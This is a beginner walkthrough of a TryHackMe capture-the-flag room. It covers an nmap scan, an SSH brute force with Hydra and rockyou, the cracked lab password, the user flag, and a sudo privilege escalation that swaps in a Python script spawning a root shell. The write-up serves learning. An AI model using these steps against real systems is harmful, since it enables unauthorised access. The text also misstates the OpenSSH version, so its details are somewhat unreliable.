TRYHACKME Room

LIBRARY

CTF REPORT

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
INTRODUCTION

Hello! I created this walkthrough to provide beginners with a clearer and more detailed explanation of what is being done and why each step is necessary. My goal is to make the learning process easier to understand, and I hope this guide helps you along the way.

The Library room on TryHackMe is a beginner-friendly Capture The Flag (CTF) challenge that focuses on basic enumeration, brute-force attacks, and Linux privilege escalation. The goal is to compromise the target machine and gain root access.

Lab Details

Name : Library
Lab : https://tryhackme.com/room/bsidesgtlibrary
Difficulty Level : Intermediate
Objective : Gain root access and Capture the final flag.



In this challenge, you will:

- Scan the target machine to discover open ports
- Identify running services such as SSH
- Perform password brute forcing
- Gain initial access to the system
- Escalate privileges to become root
- Capture the user and root flags

Learn Skill from this Room:

◊ Network scanning
◊ Service enumeration
◊ SSH password cracking
◊ Linux command usage

Step 1 : Network Scanning

For scanning, we'll use **nmap**. We want the scan to list the services and be very verbose so we'll use the **sV** and **port**. The following will be the command we use.

- ◊ **cmd :** nmap -sV -p- 10.48.175.131

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 10.48.175.131
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 13:19 -0400
Nmap scan report for 10.48.175.131
Host is up (0.054s latency).
Not shown: 65482 closed tcp ports (reset), 51 filtered tcp ports (no response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.97 seconds

┌──(kali㉿kali)-[~]
└─$
```

Explanation:

- -sV for Service Versions
- -p- to scan all ports So, I don't miss any services on higher port.

Scanning Results ::----

The Nmap scan revealed two open ports:

- ssh : 22 - OpenSSH 8.2p1
- http : 80 - Apache httpd 2.4.18

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
Step 2 : Web Enumeration

Since port **80** is open, let's check the HTTP service.



While performing enumeration, I noticed a **user** named **meliodas**, which could potentially be a **valid username** for the SSH service running on port 22. Based on this observation, I decided to attempt an **SSH login using this username.**

Step 3 : Brute Forcing

To test this, I used **Hydra to perform a brute-force attack** against the SSH service, utilizing the **rockyou.txt** wordlist to try multiple password combinations.

I have a **username : meliodas** , we can brute force using this username.

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
Brute-forcing command :-

hydra-l meliodas -P/usr/share/wordlists/rockyou.txt ssh://10.48.175.131



Within a few minutes we get our **password.**

Now We can use this for SSH Login:

- Username : meliodas
- Password : iloveyou1

Step 4 : SSH Login

After obtaining the credentials, I attempted to **log in to the SSH** server using them. The authentication was **successful**, and I was able to **gain access** to system via SSH.

```
┌──(kali㉿kali)-[~]
└─$ ssh meliodas@10.48.175.131
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
meliodas@10.48.175.131's password:
Permission denied, please try again.
meliodas@10.48.175.131's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat Aug 24 14:51:01 2019 from 192.168.15.118
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$
```

In the user home directory, we found our first flag.

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat Aug 24 14:51:01 2019 from 192.168.15.118
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ cat user.ttx
cat: user.ttx: No such file or directory
meliodas@ubuntu:~$ cat user.txt
6d488cbb3f111d135722c33cb635f4ec
meliodas@ubuntu:~$
```

Step 5 : Privilege Escalation

We're allowed to use **python to run a script** called **bak.py**.


We can't write our shell into the file as it is owned by root and we don't have **write permission**. The file is in our directory though, so we should be **able to delete** the file and replace it with our **exploit.**

We can **remove the file** by using the following command :- **rm -f bak.py**

```
Session  Actions  Edit  View  Help
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ nano bak.py
meliodas@ubuntu:~$ rm bak.py
meliodas@ubuntu:~$ ls
user.txt
meliodas@ubuntu:~$ touch bak.py
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ nano bak.py
meliodas@ubuntu:~$ nano bak.py
```

Let's now **create a new file** named bak.py by using **touch**. And open with nano code editor then , We can then **put a code** to spawn us a root shell.

- **cmd** - import pty;pty.spawn("/bin/bash")
- save this code and exit it.




We can use a command to run our code and get root.


- **cmd** – sudo python /home/meliodas/bak.py
- **whoami**


This results in us getting root. We can **change to the root directory & grab flag.**


- cd /root
- ls
- cat root.txt



We have successfully completed the room! Starting with an Nmap scan, we progressed through brute-forcing the credentials and eventually achieved root access through privilege escalation. I hope this write-up helps others understand the process and successfully complete the room as well.




Your progress can inspire others in your community.
Library completed!
nikunjsahani completed another room on their cyber security journey.
Completed tasks
1
Points earned
60
Streak
1
Share on social media
Share your win before starting the next room
LinkedIn
WhatsApp
Telegram
Twitter / X
Facebook
Reddit


Great work nikunjsahani! Room completed!
Your skills are skyrocketing!
Completed tasks
1
Points earned
60
Streak
1